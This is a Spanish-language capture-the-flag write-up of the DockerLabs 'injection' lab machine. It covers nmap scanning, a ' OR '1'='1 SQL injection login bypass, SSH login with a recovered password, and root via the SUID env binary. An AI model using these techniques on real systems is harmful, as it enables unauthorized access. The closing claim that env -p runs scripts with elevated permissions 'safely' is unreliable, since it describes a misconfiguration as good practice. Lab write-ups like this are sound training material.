

Writeup

Maquina: injection

Sitio: <https://dockerlabs.es/>



Cyberdark
19 Abril 2025




Writeup - Maquina: Injection

El Dia de hoy les compartiré la resolución de la maquina injection de Dockerlabs

Link para descargar la Maquina

https://mega.nz/file/wLN2nQ7B#p0YzUFAsrE3ilnJ9HzMr1hfsUq2DPYiDHlIU_9lEizU

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `bash auto_deploy.sh injection.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.



```
root@Pandora: /home/cyberdark/dockerlabs/injection
Archivo Acciones Editar Vista Ayuda
domain DVWA injection injection.zip trust upload

(root@Pandora)-[/home/cyberdark/dockerlabs]
# mv injection.zip /home/cyberdark/dockerlabs/injection

(root@Pandora)-[/home/cyberdark/dockerlabs]
# ls
domain DVWA injection trust upload

(root@Pandora)-[/home/cyberdark/dockerlabs]
# cd injection/

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# ls
injection.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# ls
injection.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# unzip injection.zip
Archive: injection.zip
  inflating: injection.tar
  inflating: auto_deploy.sh

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# ls
auto_deploy.sh injection.tar injection.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# rm injection.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# ls
auto_deploy.sh injection.tar


(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# bash auto_deploy.sh injection.tar

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina,

Writeup - Maquina: Injection

Abre otra terminal para poder realizar pruebas de conectividad




```
cyberdark@Pandora: ~  
Archivo Acciones Editar Vista Ayuda  
(cyberdark@Pandora)-[~]  
$ ping 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.090 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.032 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.041 ms  
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.037 ms  
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.035 ms
```

Una vez hemos comprobado la conectividad iniciamos con nuestro levantamiento de información lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos mas rápido, pues no importa si se levanta mucho ruido)

`nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_injection.txt 172.17.0.2`



```
root@Pandora: /home/cyberdark/dockerlabs/injection  
Archivo Acciones Editar Vista Ayuda  
(root@Pandora)-[/home/cyberdark/dockerlabs/injection]  
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10  
000 --scan-delay 0ms -v -oN scan_injection.txt 172.17.0.2  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 18:51 -  
05  
Initiating ARP Ping Scan at 18:51  
Scanning 172.17.0.2 [1 port]  
Completed ARP Ping Scan at 18:51, 0.04s elapsed (1 total host  
s)  
Initiating SYN Stealth Scan at 18:51  
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]  
Discovered open port 22/tcp on 172.17.0.2  
Discovered open port 80/tcp on 172.17.0.2  
Completed SYN Stealth Scan at 18:51, 0.30s elapsed (65535 tot  
al ports)  
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)  
Host is up (0.0000020s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
Read data files from: /usr/share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds  
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2  
.621MB)
```

Writeup - Maquina: Injection

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Como podemos observar encontramos el puerto 22 ssh, 80 http abiertos.

Este escaneo revela que el sistema objetivo tiene los siguientes servicios activos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_detail_scan.txt

```
(root@Pandora) - [ /home/cyberdark/dockerlabs/injection ]
# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_injection_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 18:58 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000071s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_  256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Iniciar Sesi\xC3\xB3n
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.07 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect resu
lts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
```

Writeup - Maquina: Injection

Resumamos lo que tenemos en el puerto 22,80.


Puerto 22/tcp (SSH): Abierto, corriendo OpenSSH 8.9p1 en Ubuntu 3ubuntu0.6. Esto indica que puedes intentar acceder vía SSH si encuentras credenciales válidas.

También se detectan posibles claves ECDSA.

Puerto 80/tcp (HTTP): Abierto, con un servidor Apache/2.4.52 (Ubuntu). Además, hay un título de página "Iniciar Sesión" y una cookie "PHPSESSID", lo que sugiere una aplicación web con sesiones PHP. Sin embargo, hay un mensaje de "http-only flag not set", lo que podría indicar una vulnerabilidad en la gestión de sesiones (podrías intentar ataques de tipo XSS o session hijacking).

Sistema operativo: Linux 4.15 - 5.19, con un kernel entre 4 y 5. Esto es útil para buscar exploits específicos del SO o del kernel si logras acceso inicial.

Escribimos la dirección IP en el navegador y tenemos la siguiente página.



Ctrl+u, podemos ver el código fuente de la página.

Writeup - Maquina: Injection


```
view-source:http://172.17.0.2/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tools
48 width: 100%;
49 padding: 10px;
50 border: 1px solid #555555; /* Color del borde del campo de entrada */
51 border-radius: 5px;
52 background-color: #222222; /* Color de fondo del campo de entrada */
53 color: #ffffff; /* Color del texto dentro del campo de entrada */
54 }
55
56 button[type="submit"] {
57 width: 100%;
58 padding: 10px;
59 border: none;
60 border-radius: 5px;
61 background-color: #007bff; /* Color de fondo del botón */
62 color: #ffffff; /* Color del texto del botón */
63 cursor: pointer;
64 transition: background-color 0.3s;
65 }
66
67 button[type="submit"]:hover {
68 background-color: #0056b3;
69 }
70
71 .error-message {
72 color: red;
73 text-align: center;
74 margin-bottom: 10px;
75 }
76 }
77 </style>
78 </head>
79 <body>
80 <div class="error-message">
81 Wrong Credentials </div>
82
83 <div class="background">
84 <h2>Login</h2>
85 <form action="/index.php" method="post">
86 <div class="form-group">
87 <label for="username">User:</label>
88 <input type="text" id="name" name="name" required>
89 </div>
90 <div class="form-group">
91 <label for="password">Password:</label>
92 <input type="password" id="password" name="password" required>
93 </div>
94 <button type="submit" name="submit">Login</button>
95 </form>
96 </div>
97 </body>
98 </html>
```

Como su nombre lo indica la maquina injection, vamos a intentar un sql injection a la página principal

User = ' OR '1'='1

Password = ' OR '1'='1

Esto genera una consulta SQL como : SELECT * FROM users WHERE username=' OR '1'='1' AND password=' OR '1'='1



Writeup - Maquina: Injection

Y listo hemos podido conseguido acceso y hemos indentificado una contraseña del usuario Dylan, ahora bien recordemos que también tenemos el puerto 22 que es ssh

Vamos a ver si podemos acceder

ssh [dylan@172.17.0.2](#) y cuando nos solicite contraseña escribimos la que nos devolvió la pagina KJSDFG789FGSDF78

```
(root@Pandora)-[/home/cyberdark/dockerlabs/injection]
# ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Permission denied, please try again.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.20-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@f3c15d8ac1fa:~$
```

Hemos conseguido el acceso con el usuario Dylan pero no tiene privilegios, vamos a ver que archivos podemos usar que tengan un SUID mal configurado.

```
find / -perm -4000 2>/dev/null
```

Writeup - Maquina: Injection

```
dylan@f3c15d8ac1fa:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/env
/usr/bin/passwd
dylan@f3c15d8ac1fa:~$
```


Ahora lo que debemos hacer es analizar con cual archivo binario podemos escalar privilegios

Estos son ejecutables comunes en un sistema Unix/Linux que suelen tener el bit setuid activado porque necesitan ejecutarse con privilegios elevados para realizar ciertas tareas. Vamos a revisar algunos:

1. **/usr/lib/dbus-1.0/dbus-daemon-launch-helper:** Ayuda a lanzar el daemon de D-Bus, un sistema de comunicación entre procesos. Necesita privilegios para gestionar comunicaciones del sistema.
2. **/usr/lib/openssh/ssh-keysign:** Parte de OpenSSH, se usa para firmar claves en autenticaciones basadas en host. Requiere permisos elevados para acceder a claves privadas del sistema.
3. **/usr/bin/chsh:** Permite a los usuarios cambiar su shell de inicio de sesión. Necesita permisos para modificar archivos del sistema como /etc/passwd.
4. **/usr/bin/mount y /usr/bin/umount:** Permiten montar y desmontar sistemas de archivos. Necesitan privilegios para interactuar con el kernel y los dispositivos.
5. **/usr/bin/newgrp:** Cambia el grupo primario del usuario. Requiere permisos para modificar la configuración de grupos.
6. **/usr/bin/chfn:** Permite cambiar información del usuario (como el nombre completo). También modifica /etc/passwd, por lo que necesita privilegios.
7. **/usr/bin/su:** Permite a un usuario cambiar a otro usuario (como root). Usa setuid para ejecutarse con permisos elevados.
8. **/usr/bin/passwd:** Permite a los usuarios cambiar su contraseña. Necesita permisos para modificar /etc/shadow.

Writeup - Maquina: Injection

9. **/usr/bin/env**: Este ejecutable puede tener setuid en algunos sistemas para ejecutarse en modo privilegiado, dependiendo de la configuración del sistema.



```
dylan@f3c15d8ac1fa: ~  
Archivo Acciones Editar Vista Ayuda  
dylan@f3c15d8ac1fa:~$ /usr/bin/su /bin/sh -p  
su: user /bin/sh does not exist or the user entry does not contain all the required fields  
dylan@f3c15d8ac1fa:~$ /usr/bin/passwd /bin/sh -p  
/usr/bin/passwd: invalid option -- 'p'  
Usage: passwd [options] [LOGIN]  
  
Options:  
-a, --all                report password status on all accounts  
-d, --delete             delete the password for the named account  
-e, --expire             force expire the password for the named account  
-h, --help              display this help message and exit  
-k, --keep-tokens        change password only if expired  
-i, --inactive INACTIVE set password inactive after expiration  
                        to INACTIVE  
-l, --lock               lock the password of the named account  
-n, --mindays MIN_DAYS  set minimum number of days before password  
                        change to MIN_DAYS  
-q, --quiet             quiet mode  
-r, --repository REPOSITORY change password in REPOSITORY repository  
-R, --root CHROOT_DIR   directory to chroot into  
-S, --status            report password status on the named account  
-u, --unlock            unlock the password of the named account  
-w, --warndays WARN_DAYS set expiration warning days to WARN_DAYS  
-x, --maxdays MAX_DAYS set maximum number of days before password  
                        change to MAX_DAYS  
  
dylan@f3c15d8ac1fa:~$ /usr/bin/passwd /bin/sh -S  
passwd: user '/bin/sh' does not exist  
dylan@f3c15d8ac1fa:~$ /usr/bin/su /bin/sh -p  
su: user /bin/sh does not exist or the user entry does not contain all the required fields  
dylan@f3c15d8ac1fa:~$ /usr/bin/env /bin/sh -p  
# ls -la  
# whoami  
root  
#
```

Después de tratar de usar algunos archivos binarios hemos logrado conseguir acceso root con `/usr/bin/env /bin/sh -p`

`/usr/bin/env /bin/sh -p` ejecuta un script usando el shell Bourne (`/bin/sh`) en modo privilegiado, con la ventaja de que `env` hace que la búsqueda del shell sea portátil.

Se usa comúnmente en scripts que necesitan ejecutarse con permisos elevados de forma segura.

La opción `-p` es específica para escenarios de seguridad, como scripts con `setuid`.

Writeup - Maquina: Injection

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>